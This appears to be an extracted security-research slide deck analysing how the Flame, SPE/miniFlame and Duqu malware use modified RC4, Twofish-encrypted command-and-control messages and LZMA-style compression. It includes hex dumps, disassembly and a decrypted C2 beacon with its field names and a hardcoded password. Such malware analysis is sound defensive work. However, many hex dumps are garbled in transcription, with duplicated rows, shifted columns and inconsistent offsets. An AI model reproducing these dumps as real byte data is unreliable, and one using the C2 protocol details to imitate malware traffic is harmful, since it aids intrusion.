000000040: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
000000050: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
000000060: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
000000070: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 30
000000080: 00 30 00 31 00 8C 5A 00 00 F1 AE AE AE AE AE AE 06
000000090: 04 00 00 00 05 00 00 00 00 EC 93 87 26 03 4C 00 00
0000000A0: 00 8F 00 00 00 34 00 00 00 00 FF FE 53 00 45 00 43
0000000B0: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41
0000000C0: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54
0000000D0: 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E0: 00 30 00 30 00 30 00 30 00 30 00 30 00 AB 6A BC
0000000F0: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00 00
000000100: EC 93 87 26 03 4C 00 00 00 F7 00 00 00 9C 00 00
000000110: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
000000120: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
000000130: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
000000140: 00 30 00 78 00 30 00 30 00 30 00 30 00 31 00 00
000000150: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE 06
000000160: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
```

mscript.dat record ID

The screenshot shows a hex editor window titled "view mscript.dat.dec - Far 2.0.1807 x86". The address bar indicates the current position is 1250 (hex 6251648) in column 0. The data is displayed in a grid with 16 columns. The 10th column (index 9) contains the record ID "EC 93 87 26", which is highlighted with an orange box. The 11th column contains the hex value "03". The 12th column contains "4C", the 13th "00", and the 14th "00". The 15th column contains "00" and the 16th "00". The right side of the editor shows a corresponding ASCII view with various symbols and characters.

Address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	00	0A	00	00	00	01	01	2C	E3	02	00	F0	2D	31	01	A9
000000010	38	AD	2B	AE	AE	AE	AE	AE	AE	AE	02	04	00	00	00	FD
000000020	E0	02	00	8A	4E	6D	A3	06	04	00	00	00	03	00	00	00
000000030	30	CC	EC	03	03	4C	00	00	00	27	00	00	00	00	00	00
000000040	00	FF	FE	53	00	45	00	43	00	55	00	52	00	49	00	54
000000050	00	59	00	2E	00	42	00	41	00	44	00	5F	00	50	00	52
000000060	00	4F	00	43	00	5F	00	54	00	59	00	50	00	45	00	5F
000000070	00	30	00	78	00	30	00	30	00	30	00	30	00	30	00	30
000000080	00	30	00	31	00	8C	5A	00	F1	AE	AE	AE	AE	AE	AE	06
000000090	04	00	00	00	05	00	00	00	EC	93	87	26	03	4C	00	00
0000000A0	00	8F	00	00	00	34	00	00	00	FF	FE	53	00	45	00	43
0000000B0	00	55	00	52	00	49	00	54	00	59	00	2E	00	42	00	41
0000000C0	00	44	00	5F	00	50	00	52	00	4F	00	43	00	5F	00	54
0000000D0	00	59	00	50	00	45	00	5F	00	30	00	78	00	30	00	30
0000000E0	00	30	00	30	00	30	00	30	00	31	00	30	00	AB	6A	BC
0000000F0	8D	AE	AE	AE	AE	AE	AE	06	04	00	00	00	05	00	00	00
000000100	EC	93	87	26	03	4C	00	00	00	F7	00	00	00	9C	00	00
000000110	00	FF	FE	53	00	45	00	43	00	55	00	52	00	49	00	54
000000120	00	59	00	2E	00	42	00	41	00	44	00	5F	00	50	00	52
000000130	00	4F	00	43	00	5F	00	54	00	59	00	50	00	45	00	5F
000000140	00	30	00	78	00	30	00	30	00	30	00	30	00	30	00	31
000000150	00	30	00	30	00	12	AC	B9	58	AE	AE	AE	AE	AE	AE	06
000000160	04	00	00	00	05	00	00	00	EC	93	87	26	03	4C	00	00

mscript.dat pointer to previous name record

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
00000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
00000001: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 00 FD
00000002: E0 02 00 8A 4E 6D A3 06 04 00 00 00 03 00 00 00
00000003: 30 CC EC 03 03 4C 00 00 00 27 00 00 00 00 00 00
00000004: 00 FF FE 53 03 45 00 43 00 55 00 52 00 49 00 54
00000005: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000006: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000007: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 30
00000008: 00 30 00 31 00 8C 5A 00 F1 AE AE AE AE AE AE 06
00000009: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
0000000A: 00 8F 00 00 00 34 00 00 00 FF FE 53 00 45 00 43
0000000B: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41
0000000C: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54
0000000D: 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E: 00 30 00 30 00 30 00 30 00 31 00 30 00 AB 6A BC
0000000F: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00 00
00000010: EC 93 87 26 03 4C 00 00 00 F7 00 00 00 9C 00 00
00000011: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000012: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000013: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000014: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 31
00000015: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE 06
00000016: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
```


The cabinet files in mscrypt.dat - binary (type 4)

```
C:\prj\duqu\flame\mscrypt.dat.dec      852      6251648      Col 0      5%
0000057790: 2E 00 46 00 49 00 4C 00 | 45 00 5F 00 44 00 41 00 | . F I L E _ D A
00000577A0: 54 00 41 00 36 9A 7E 1F | 00 00 00 00 00 00 00 05 | T R A 6U~
00000577B0: 52 00 00 00 FF FE 2A 00 | 76 00 39 00 2F 00 77 00 | R i d n a r b . * v 9 / w p d w c
00000577C0: 69 00 6E 00 64 00 6F 00 | 77 00 73 00 75 00 70 00 | d o o w s r u e
00000577D0: 64 00 61 00 74 00 65 00 | 2F 00 72 00 65 00 64 00 | e / u i r .
00000577E0: 69 00 72 00 2F 00 6D 00 | 75 00 76 00 34 00 77 00 | r b / e i r .
00000577F0: 75 00 72 00 65 00 64 00 | 69 00 72 00 2E 00 63 00 | u a a b * i ~ R T .
0000057800: 61 00 62 00 2A 00 C1 7E | 2C E8 03 54 00 00 00 AF | w a a b * i ~ R T .
0000057810: 77 05 00 47 77 05 00 FF | FE 4D 00 55 00 4E 00 43 | w a a b * i ~ R T .
0000057820: 00 48 00 2E 00 47 00 45 | 00 4E 00 45 00 52 00 49 | H C S a n j t u Q
0000057830: 00 43 00 5F 00 42 00 55 | 00 46 00 46 00 45 00 52 | . G w . G E N F F U N C I R
0000057840: 00 53 00 2E 00 32 00 37 | 00 2E 00 64 00 61 00 74 | _ B U F F R E T
0000057850: 00 61 00 2E 00 50 00 41 | 00 54 00 54 00 45 00 52 | . . 2 P 7 i d a e
0000057860: 00 4E 00 BF 74 75 51 00 | 00 00 00 00 00 00 00 00 | S a n j t u Q
0000057870: 00 00 04 28 31 00 00 58 | B2 56 2E 3C 51 00 F5 EF | j t u Q
0000057880: C2 37 4B 05 6C FD 59 7E | A4 90 08 12 3A 78 79 B9 | (1 X V . < Q s
0000057890: 05 4C 44 C5 09 48 90 C5 | B9 ED 9F 3C FD 85 13 7E | 7z IrY AE t: xy#
00000578A0: 58 EF A6 63 C6 FB 4B 6A | 87 7F AB 1C 66 A5 10 BA | LD+ HEH Yc Krull~
00000578B0: FF 67 05 D4 7E DB 6E 39 | DF D9 30 B4 31 29 5D F2 | X' zcAU Kjc zL fa ||
00000578C0: 45 AF E1 E3 76 C8 B6 D4 | 50 0A 03 DB F5 5C B1 E9 | g d ~ n 9 U 1 ) J
00000578D0: 51 4D D4 F9 38 4C CE A2 | BC A7 5A 94 81 83 CD 2E | E > β N v L Ad P s \ Ū
00000578E0: 66 09 DB 02 14 AF A7 47 | E2 7D C3 BD E9 96 7D 1C | QMd " 8L # ó J z Zöüâ =.
00000578F0: 8B FE 67 FF 6A 08 A3 97 | A2 37 BE 90 7C 5C 36 A7 | f 0 % > z Gó } t z Ū l L
1Help 2Unwrap 3Quit 4Text 5 6Edit 7Search 8ANSI 9 10Quit
```

The cabinet files in mscrypt.dat - length

```
C:\prj\duqu\flame\mscrypt.dat.dec      852      6251648      Col 0      5%
0000057790: 2E 00 46 00 49 00 4C 00 | 45 00 5F 00 44 00 41 00 | . F I L E - D A
00000577A0: 54 00 41 00 36 9A 7E 1F | 00 00 00 00 00 00 00 05 | T R A 6U~
00000577B0: 52 00 00 00 FF FE 2A 00 | 76 00 39 00 2F 00 77 00 | R i d n a r b . * v 9 / w p d w c
00000577C0: 69 00 6E 00 64 00 6F 00 | 77 00 73 00 75 00 70 00 | d / e o w / s r r u e 4
00000577D0: 64 00 61 00 74 00 65 00 | 2F 00 72 00 65 00 64 00 | 75 00 76 00 34 00 77 00 | u a u a r b e i d m e ~ R T .
00000577E0: 69 00 72 00 2F 00 6D 00 | 69 00 72 00 2E 00 63 00 | 2C E8 03 54 00 00 00 AF | w a a b * i ~ R T .
00000577F0: 75 00 72 00 65 00 64 00 | 2C E8 03 54 00 00 00 AF | FE 4D 00 55 00 4E 00 43 | w a a b * i ~ R T .
0000057800: 61 00 62 00 2A 00 C1 7E | 2C E8 03 54 00 00 00 AF | 00 4E 00 45 00 52 00 49 | H C S a n j t u Q
0000057810: 77 05 00 47 77 05 00 FF | FE 4D 00 55 00 4E 00 43 | 00 46 00 46 00 45 00 52 | . G w . G E N F F U N C I R
0000057820: 00 48 00 2E 00 47 00 45 | 00 46 00 46 00 45 00 52 | 00 2E 00 64 00 61 00 74 | _ B U 7 A i d T E R
0000057830: 00 43 00 5F 00 42 00 55 | 00 2E 00 64 00 61 00 74 | 00 54 00 54 00 45 00 52 | . . 2 P A i T
0000057840: 00 53 00 2E 00 32 00 37 | 00 54 00 54 00 45 00 52 | 00 00 00 00 00 00 00 00 | S a n j t u Q
0000057850: 00 61 00 2E 00 50 00 41 | 00 00 00 00 00 00 00 00 | B2 56 2E 3C 51 00 F5 EF | ( 1 X V . < Q s
0000057860: 00 4E 00 FF 74 75 51 00 | 00 00 00 00 00 00 00 00 | A4 90 08 12 3A 78 79 B9 | 7z IrY AE t: xy#
0000057870: 00 00 04 28 31 00 00 58 | B2 56 2E 3C 51 00 F5 EF | B9 ED 9F 3C FD 85 13 7E | LD+ HEH Yc Krull~
0000057880: C2 37 AB 60 6C 7B 52 7E | A4 90 08 12 3A 78 79 B9 | 87 7F AB 1C 66 A5 10 BA | X'zcAUkjcZLfa||
0000057890: 05 4C 44 C5 09 48 90 C5 | B9 ED 9F 3C FD 85 13 7E | DF D9 30 B4 31 29 5D F2 | g d ~ n 9 U 0 1 ) J
00000578A0: 58 EF A6 63 C6 FB 4B 6A | 87 7F AB 1C 66 A5 10 BA | 50 0A 03 DB F5 5C B1 E9 | E > β N v L Ad P s \ Ū
00000578B0: FF 67 05 D4 7E DB 6E 39 | DF D9 30 B4 31 29 5D F2 | BC A7 5A 94 81 83 CD 2E | QMd 8L # ó J z Zöüâ=.
00000578C0: 45 AF E1 E3 76 C8 B6 D4 | 50 0A 03 DB F5 5C B1 E9 | E2 7D C3 BD E9 96 7D 1C | f 0 9 > z Gó } t z Ū l L
00000578D0: 51 4D D4 F9 38 4C CE A2 | BC A7 5A 94 81 83 CD 2E | A2 37 BE 90 7C 5C 36 A7 | ó g j Ū s ó 7 z É i \ 6 z
00000578E0: 66 09 DB 02 14 AF A7 47 | E2 7D C3 BD E9 96 7D 1C |
00000578F0: 8B FE 67 FF 6A 08 A3 97 | A2 37 BE 90 7C 5C 36 A7 |
```

1Help 2Unwrap 3Quit 4Text 5 6Edit 7Search 8ANSI 9 10Quit

Wuident.cab RC4 encrypted + 4bytes ID

```
C:\prj\duqu\flame\mscript.dat.dec      852      6251648      Col 0      5%
0000057790: 2E 00 46 00 49 00 4C 00 | 45 00 5F 00 44 00 41 00 | . F I L E _ D A
00000577A0: 54 00 41 00 36 9A 7E 1F | 00 00 00 00 00 00 00 05 | T R A 6U~
00000577B0: 52 00 00 00 FF FE 2A 00 | 76 00 39 00 2F 00 77 00 | R i d n a r b . * v 9 / w p d w c
00000577C0: 69 00 6E 00 64 00 6F 00 | 77 00 73 00 75 00 70 00 | d / e / u r r .
00000577D0: 64 00 61 00 74 00 65 00 | 2F 00 72 00 65 00 64 00 | T d e o w s r v r 4
00000577E0: 69 00 72 00 2F 00 6D 00 | 75 00 76 00 34 00 77 00 | u i r r .
00000577F0: 75 00 72 00 65 00 64 00 | 69 00 72 00 2E 00 63 00 | a a r b * T ~ R T . »
0000057800: 61 00 62 00 2A 00 C1 7E | 2C E8 03 54 00 00 00 AF | w a a b * T ~ R T . »
0000057810: 77 05 00 47 77 05 00 FF | FE 4D 00 55 00 4E 00 43 | H C S a n j t u Q
0000057820: 00 48 00 2E 00 47 00 45 | 00 4E 00 45 00 52 00 49 | . G w . G E N F F U E N C I R
0000057830: 00 43 00 5F 00 42 00 55 | 00 46 00 46 00 45 00 52 | _ B U F F F R E
0000057840: 00 53 00 2E 00 32 00 37 | 00 2E 00 64 00 61 00 74 | . . 2 P 7 A t d a e R
0000057850: 00 61 00 2E 00 50 00 41 | 00 54 00 54 00 45 00 52 | S a n j t u Q
0000057860: 00 4E 00 BF 74 75 51 00 | 00 00 00 00 00 00 00 00 | .
0000057870: 00 00 04 28 31 00 00 58 | B2 56 2E 3C 51 00 F5 EF | ♦ ( 1 X V . < Q S '
0000057880: C2 37 AB 05 6C FD 59 7E | A4 90 08 12 3A 78 79 B9 | T 7 z ♣ l r Y ~ A E □ t : x y # |
0000057890: 05 4C 44 C5 09 48 90 C5 | B9 ED 9F 3C FD 85 13 7E | ♣ LD + ° H É + | Y ç < r ü ! ! ~
00000578A0: 58 EF A6 63 C6 FB 4B 6A | 87 7F AB 1C 66 A5 10 BA | X ' z c A Ú K j c a z L f a | |
00000578B0: FF 67 05 D4 7E DB 6E 39 | DF D9 30 B4 31 29 5D F2 | g ♣ d ~ n 9 U 0 1 ) |
00000578C0: 45 AF E1 E3 76 C8 B6 D4 | 50 0A 03 DB F5 5C B1 E9 | E » β N v L A d P ♡ s \ Ű
00000578D0: 51 4D D4 F9 38 4C CE A2 | BC A7 5A 94 81 83 CD 2E | Q M d " 8 L # ó } z Z ö ü â = .
00000578E0: 66 09 DB 02 14 AF A7 47 | E2 7D C3 BD E9 96 7D 1C | f ◻ ⊕ ¶ | » z G ö } | z Ű ! } L
00000578F0: 8B FE 67 FF 6A 08 A3 97 | A2 37 BE 90 7C 5C 36 A7 | ó · g j ◻ Ű s ó 7 z É ! \ 6 z
1Help 2Unwrap 3Quit 4Text 5 6Edit 7Search 8ANSI 9 10Quit
```

Wuident.cab encrypted + 4bytes ID

Cabinet files: Use of modified RC4

Flame's RC4 uses 104-byte keys

as described by Aleks Gostev



Strange key length!

Cabinet files: Use of modified RC4

However, the code contains a
100-byte long key string only



Extended by 4 pieces of 0x00 bytes
(can be used for key diversification)

Trend: Appearance of advanced encryptions


Appearance of ***asymmetric*** key encryption
(e.g., RSA)
and
advanced symmetric key algorithms
(e.g., Twofish, AES)

Example: SPE's C2 communication

The most detailed report contained some errors and missed some details

http://www.securelist.com/en/analysis/204792247/miniFlame_aka_SPE_Elvis_and_his_friends

SPE's C2 communication (original analysis)



SPE's real C2 communication (no layers)

U=9999521995&K=1&A=2&F=75829&S=292	XOR
UNIQUE_NUMBER=9999521995&PASSWORD=LifeStyle2&TOOL_B=SP v4.50H&COM_B=H&LI=0&VERSION_INFO=128&SERVICE_PACK=Service Pack 2&IP=0&MAC=099999040999&COMPUTER_NAME=USER-A999999999&CMD_ATTEMPTS=1&SUC_CMD_ATTEMPTS=1&SEC_COUNT=75&LOGGED_ON=1&COMP_ID=0&ACTION=2&FILE_NAME=75829	Twofish
Encrypted data : exfiltrated files, log files, results from executed commands, etc.	Twofish

Example: SPE uses Twofish for C2 comm.

SPE's Twofish algorithm was not detailed
(e.g., uses CBC mode)

SPE's 4-byte header

```
view rfc16163255 - Far 2.0.1807 x86
C:\prj\mystuxnet\spe\rfc16163255 1250 292 Col 0 100%
00000000: 09 00 00 00 B0 FD 97 BB 28 48 E1 9D 7F 87 9B 48 0
00000010: 33 8D 5E C3 BA 48 8E A9 0B 10 ED 60 4B 6F 43 E1 3
00000020: F8 18 65 D3 24 A1 79 91 A1 B3 91 75 FA 38 0A 8E r
00000030: 24 ED F8 C1 F4 FE 89 E8 73 B7 B6 0F 64 04 55 F4 $
00000040: 38 4F B5 6C 2B D0 29 1A ED BC B9 65 67 A6 69 F9 8
00000050: 32 73 A4 84 9B C2 69 30 62 1E 8D AF 4C E6 25 B1 0
00000060: DD DD 44 1A F0 33 AA C9 85 3B 6D 15 4E C7 A6 47 2
00000070: 36 B5 B1 D3 E6 63 A1 B8 65 38 9E ED E2 6D 99 20 Y
00000080: 7F 23 18 F5 5C 97 71 99 A7 B7 A9 BB 04 1C 74 5C u
00000090: 59 A3 78 AA C5 E7 B1 35 AC 73 F3 86 C2 64 FE F9 6
000000A0: C2 7C 8E 84 A8 8B 6A 44 38 29 C9 3A 39 28 B8 96 +
000000B0: 9C E6 E4 CE 43 7E 76 30 8D B6 0A 0B 5D CC 23 4E o
000000C0: 6E 6F 34 D2 42 2A BB AA 34 F9 E6 C2 70 5B 38 6F c
000000D0: 9F 3F 22 BF 08 05 DD 51 DB BC BE 49 10 99 4A 3F ?
000000E0: 36 1E 0A 63 11 C7 6E 8F 07 10 B8 63 6A 59 6F 81 6
000000F0: 3B 5B 1C D5 48 94 6C 8E F6 C4 20 BC F9 79 DA AC ;
00000100: 4D 67 86 B1 CD 9A FC 4F CC B7 47 34 59 88 F6 8B [
00000110: 6C A6 B8 A2 96 B5 FA B9 E9 E4 F0 F4 72 BD 36 55 Mg
00000120: D3 C9 5C E4 0E \ä 0E \ä 0E \ä 0E \ä 0E \ä 0E \ä 0E \ä
```

SPE's 16-byte IV for Twofish

view rfc16163255 - Far 2.0.1807 x86

```
C:\prj\mystuxnet\spe\rfc16163255 1250 292 Col 0 100%
00000000: 09 00 00 00 B0 FD 97 BB 28 48 E1 9D 7F 87 9B 48
00000010: 33 8D 5E C3 BA 48 8E A9 0B 10 ED 60 4B 6F 43 E1
00000020: F8 18 65 D3 24 A1 79 91 A1 B3 91 75 FA 38 0A 8E
00000030: 24 ED F8 C1 F4 FE 89 E8 73 B7 B6 0F 64 04 55 F4
00000040: 38 4F B5 6C 2B D0 29 1A ED BC B9 65 67 A6 69 F9
00000050: 32 73 A4 84 9B C2 69 30 62 1E 8D AF 4C E6 25 B1
00000060: DD DD 44 1A F0 33 AA C9 85 3B 6D 15 4E C7 A6 47
00000070: 36 B5 B1 D3 E6 63 A1 B8 65 38 9E ED E2 6D 99 20
00000080: 7F 23 18 F5 5C 97 71 99 A7 B7 A9 BB 04 1C 74 5C
00000090: 59 A3 78 AA C5 E7 B1 35 AC 73 F3 86 C2 64 FE F9
000000A0: C2 7C 8E 84 A8 8B 6A 44 38 29 C9 3A 39 28 B8 96
000000B0: 9C E6 E4 CE 43 7E 76 30 8D B6 0A 0B 5D CC 23 4E
000000C0: 6E 6F 34 D2 42 2A BB AA 34 F9 E6 C2 70 5B 38 6F
000000D0: 9F 3F 22 BF 08 05 DD 51 DB BC BE 49 10 99 4A 3F
000000E0: 36 1E 0A 63 11 C7 6E 8F 07 10 B8 63 6A 59 6F 81
000000F0: 3B 5B 1C D5 48 94 6C 8E F6 C4 20 BC F9 79 DA AC
00000100: 4D 67 86 B1 CD 9A FC 4F CC B7 47 34 59 88 F6 8B
00000110: 6C A6 B8 A2 96 B5 FA B9 E9 E4 F0 F4 72 BD 36 55
00000120: D3 C9 5C E4
```

1 2 3 4 5Print 6 7Prev 8Goto 9Video 10

SPE's Twofish content unencrypted

```
view rfd16163255 - Far 2.0.1807 x86
C:\pri\mystuxnet\spe\rfd16163255 1250 272 Col 0 100%
00000000: 55 4E 49 51 55 45 5F 4E | 55 4D 42 45 52 3D 38 31 | UNIQUE_NUMBER=81
00000001: 32 32 36 32 30 37 33 26 | 50 41 53 53 57 4F 52 44 | 2262073&PASSWORD
00000002: 3D 4C 69 66 65 53 74 79 | 6C 65 32 26 54 4F 4F 4C | =LifeStyle2&TOOL
00000003: 5F 42 3D 53 50 20 76 35 | 2E 30 30 48 26 43 4F 4D | _B=SP v5.00H&COM
00000004: 5F 42 3D 48 26 4C 49 3D | 30 26 56 45 52 53 49 4F | _B=H&LI=0&VERSIO
00000005: 4E 5F 49 4E 46 4F 3D 31 | 32 38 26 53 45 52 56 49 | N_INFO=128&SERVI
00000006: 43 45 5F 50 41 43 4B 3D | 53 65 72 76 69 63 65 20 | CE_PACK=Service
00000007: 50 61 63 6B 20 33 26 49 | 50 3D 31 35 34 35 38 32 | Pack 3&IP=154582
00000008: 34 35 32 32 26 4D 41 43 | 3D 30 30 30 43 32 39 38 | 4522&MAC=000C298
00000009: 34 46 45 34 42 26 43 4F | 4D 50 55 54 45 52 5F 4E | 4FE4B&COMPUTER_N
0000000A: 41 4D 45 3D 4D 59 53 54 | 55 58 42 32 26 43 4D 44 | AME=MYSTUXB2&CMD
0000000B: 5F 41 54 54 45 4D 50 54 | 53 3D 39 26 53 55 43 5F | ATTEMPTS=9&SUC
0000000C: 43 4D 44 5F 41 54 54 45 | 4D 50 54 53 3D 38 26 53 | CMD_ATTEMPTS=8&S
0000000D: 45 43 5F 43 4F 55 4E 54 | 3D 38 32 26 4C 4F 47 47 | EC_COUNT=82&LOGG
0000000E: 45 44 5F 4F 4E 3D 31 26 | 43 4F 4D 50 5F 49 44 3D | ED_ON=1&COMP_ID=
0000000F: 30 26 41 43 54 49 4F 4E | 3D 31 26 46 49 4C 45 5F | 0&ACTION=1&FILE_
00000010: 4E 41 4D 45 3D 63 00 00 | 00 00 00 00 00 00 00 00 | NAME=c
```

COMPRESSION

Trend: Use of compression algorithms

Use of either *unmodified* or *modified* versions of known compression algorithms



E.g., LZMA, LZO, Bzip

Example: Decompressor in Duqu dropper

Duqu dropper decompressor	LZMA at read.pudn.com/downloads94/sourcecode/zip/372835/Source/lzma_depack.inc_.htm
<pre>seg000:000011C0 000 lea eax, [ebx+eax*4] seg000:000011C3 000 mov ecx, eax seg000:000011C5 000 mov eax, [ecx] seg000:000011C7 000 mov edx, [ebp-0Ch] seg000:000011CA 000 shr edx, 0Bh ; seg000:000011CD 000 mul edx seg000:000011CF 000 cmp eax, [ebp-10h] seg000:000011D2 000 jbe short loc_11FC seg000:000011D4 000 mov [ebp-0Ch], eax seg000:000011D7 000 mov edx, 800h seg000:000011DC 000 sub edx, [ecx] ; seg000:000011DE 000 shr edx, 5 ; seg000:000011E1 000 add [ecx], edx</pre>	<pre>@loc_401320: mov ecx,[edi] mov edx,eax shr edx,0Bh imul edx,ecx cmp [ebp+0Ch],edx jnb @loc_40136C mov esi,[ebp-10h] mov eax,edx mov edx,800h sub edx,ecx shr edx,5 add edx,ecx xor ecx,ecx</pre>

Example: Duqu dropper compression

We found very similar code chunks
in ***LZMA***

However, we could ***not*** find an
identical implementation

Duqu dropper decompression/recompression

We ran *Duqu decompressor* to decompress the payload

And

Re-compressed with *LZMA*

